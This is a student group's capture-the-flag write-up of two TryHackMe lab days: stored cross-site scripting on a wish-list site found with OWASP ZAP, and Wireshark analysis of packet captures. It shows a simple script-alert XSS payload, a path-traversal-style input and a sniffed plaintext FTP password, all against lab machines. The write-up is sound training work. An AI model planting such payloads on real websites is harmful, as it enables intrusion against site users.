

PSP0201

Week 3

Writeup

Group Name: Modus Potent

Members

ID	Name	Role
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah bin Kamaruddin	Member
1211103649	Nur Qistina binti Roslan	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools Used: AttackBox, Kali linux, Firefox, OWASP ZAP

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency)

Semantic validation should enforce correctness of their *values* in the specific business context

Question 2

The regular expression used to validate a US Zip code is `^\d{5}(-\d{4})?$/`

Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$/
```

Question 3

The question was what type of vulnerability was used to exploit the application so since the page takes in a wish and stores it for later use, this is an example of stored cross-site scripting.

Question 4


We were able to find the query parameter used in the URL, which is q.



Search query


Question 5

After attacking the IP of the machine given into the “URL to attack” in OWASP ZAP, 2 XSS alerts of high priority are found in the scan.



Question 6

By using the Javascript code <script>alert('PSP0201')</script> we were able to show an alert saying PSP0201.



Question 7

Before

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The title bar says "PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)". The address bar shows the URL "10.10.217.175:5000". The page content is a search interface with a header: "Here you can anonymously submit your Christmas wishes and see what other people wished too!". Below it is a search bar labeled "Search query". A section titled "Showing all wishes:" contains two entries: "ZAP" and "c:/Windows/system.ini".

After

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The title bar says "PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)". The address bar shows the URL "10.10.217.175:5000". The page content is a search interface with a header: "Here you can anonymously submit your Christmas wishes and see what other people wished too!". Below it is a search bar labeled "Search query". A section titled "Showing all wishes:" contains three entries: "ZAP", "c:/Windows/system.ini", and "././././././././././.Windows/system.ini".

Thought Process/Methodology:

Having access to the machine, we went to the machine's IP together with the port IP given :5000 and was sent to a Santa's official 'Make a Wish!' website. Before doing the actual THM question, we skimmed through the OWASP Cheat Sheet and found the answers for question 1 and 2. After that for question 3, we know that it was stored cross-site scripting since the website takes a wish and stores it for its use later on. For question 4, we were able to know the query string used is q by putting in a test in the query box, in this case we put in PSP0201 is fun to make us more motivated. Thus, the q parameter was found in the URL. For question 5, we used a tool called OWASP ZAP to detect the XSS. We copied the URL altogether of the website, excluding the PSP0201 just now, put it in the automatic scan in ZAP and attacked it. That way, 2 XSS alerts of high priority are located. For question 6, we used the code `<script>alert('PSP0201')</script>` and entered it in the wish text box and an alert showing PSP0201 popped up, meaning that it worked. For the last question, we found that our XSS attack still persists since the website still shows all wishes and indeed all the stuff still exists. We experimented with it one last time by putting into the wish text box the same code we used to show the alert PSP0201 but this time with random stuff like sunway and etc. As expected, we could see the alert and that verified that our attack worked and it persists.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools Used: Kali Linux, Terminal, Wireshark


1. Install Wireshark on the terminal using the command `sudo apt install wireshark`.

```
(1211200107㉿kali)-[~]
$ sudo apt install wireshark
[sudo] password for 1211200107:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wireshark is already the newest version (3.6.5-1).
The following packages were automatically installed and are no longer required:
  libwireshark14 libwiretap11 libwsutil12
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1406 not upgraded.
```

2. Download the zip files from TryHackMe and open `pcap1.pcap` on Wireshark. Find the IP address that initiates an ICMP/ping, which is 10.11.3.2




3. If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, we would have to type `http.request.method == GET` in the filter section. Apply the filter



4. Look for a forward slash with *posts*. The answer to the third question is reindeer-of-the-week


340 64.005368	10.10.67.199	10.10.15.52	HTTP	481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462 64.020692	10.10.67.199	10.10.15.52	HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467 64.028410	10.10.67.199	10.10.15.52	HTTP	466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471 64.222360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475 66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1
478 66.249669	10.10.67.199	10.10.15.52	HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480 66.251644	10.10.67.199	10.10.15.52	HTTP	448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1

5. Open up *pcap2.pcap* in the Wireshark and filter it out by typing *tcp.port == 21*




6. Right click on the one that says "Response:220 Welcome to the TBFC FTP Server!" and go to *Follow -> TCP Stream*.

13 4.103450	10.10.73.252	10.10.122.128	TCP	74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=894815218 TS
14 4.103479	10.10.122.128	10.10.73.252	TCP	74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=894815218 TS
15 4.103628	10.10.73.252	10.10.122.128	TCP	66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218 TS
16 4.103644	10.10.122.128	10.10.73.252	FTP	104 Response: 220 Welcome to the TBFC FTP Server!. TSval=411030014 TSecr=894815218 TS
17 4.105812	10.10.73.252	10.10.122.128	TCP	66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030014 TSecr=894815218 TS
20 7.866325	10.10.73.252	10.10.122.128	FTP	83 Request: USER elfmcskidy TSval=411030014 TSecr=894815218 TS



7. This should lead you to the leaked password, giving the answer to the fourth question



```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy [REDACTED]
331 Please specify the password.
PASS plaintext_password_fiasco [REDACTED]
530 Login incorrect.
SYST [REDACTED]
530 Please login with USER and PASS.
QUIT [REDACTED]
221 Goodbye.
```

8. ARP, TCP, and FTP are not secured, meaning it is not encrypted. This leaves out the only other protocol which is SSH being encrypted, which is the answer for question 5

221 64.875428	10.11.3.2	10.10.122.128	SSHV2	110 Client: Encrypted packet (len=56)
219 64.858317	10.10.122.128	10.11.3.2	SSHV2	94 Server: Encrypted packet (len=40)
217 64.834344	10.10.122.128	10.11.3.2	SSHV2	134 Server: Encrypted packet (len=80)
212 64.795950	10.10.122.128	10.11.3.2	SSHV2	1398 Server: Encrypted packet (len=1344)
210 64.779891	10.10.122.128	10.11.3.2	SSHV2	102 Server: Encrypted packet (len=48)
209 64.779775	10.10.122.128	10.11.3.2	SSHV2	214 Server: Encrypted packet (len=160)
208 64.779722	10.10.122.128	10.11.3.2	SSHV2	102 Server: Encrypted packet (len=48)
207 64.779669	10.10.122.128	10.11.3.2	SSHV2	182 Server: Encrypted packet (len=128)
206 64.779616	10.10.122.128	10.11.3.2	SSHV2	102 Server: Encrypted packet (len=48)

9. After examining ARP, we look out for the one with the info "Who has 10.10.122.128? Tell 10.10.0.1". Look for the destination to get the answer for question 6

02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1

10. Open up *pcap3.pcap* and follow the HTTP traffic

Screenshot of Wireshark showing the packet list for *pcap3.pcap*. A context menu is open over a selected HTTP request (Frame 291) with the following options:

- HTTP Stream (Ctrl+Alt+Shift+H)
- Follow (selected)
- UDP Stream (Ctrl+Alt+Shift+U)
- DCCP Stream (Ctrl+Alt+Shift+E)
- TLS Stream (Ctrl+Alt+Shift+S)
- HTTP Stream (Ctrl+Alt+Shift+H)
- HTTP Stream (Ctrl+Alt+Shift+H)
- Show Packet in New Window
- Copy
- Protocol Preferences
- Decode As...
- Packet Comments
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCP
- Packet


The packet details and bytes panes show the reassembled HTTP request for `GET /christmas.zip HTTP/1.1`.

```

GET /christmas.zip HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: tbfc.blog
Connection: Keep-Alive


```

11. We find out that there is `GET /christmas/zip`. We will go to `Export Objects -> HTTP`. Save the file `christmas.zip`




Wireshark · Export · HTTP object list				
Text Filter:		Content Type: All Content-Types		
Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip

12. We then extract the zip file and check out what is in the zip file. There is a list of things in the zip file but we will check the *elf_mcskidy_wishlist.txt* file. This will be the answer to question 7.



The screenshot shows a file manager window titled "christmas.zip". The menu bar includes "Archive", "Edit", "View", and "Help". Below the menu is a toolbar with icons for "Open", "Extract", and others. The "Location" field shows a folder icon followed by a slash. The main area displays a table of files:

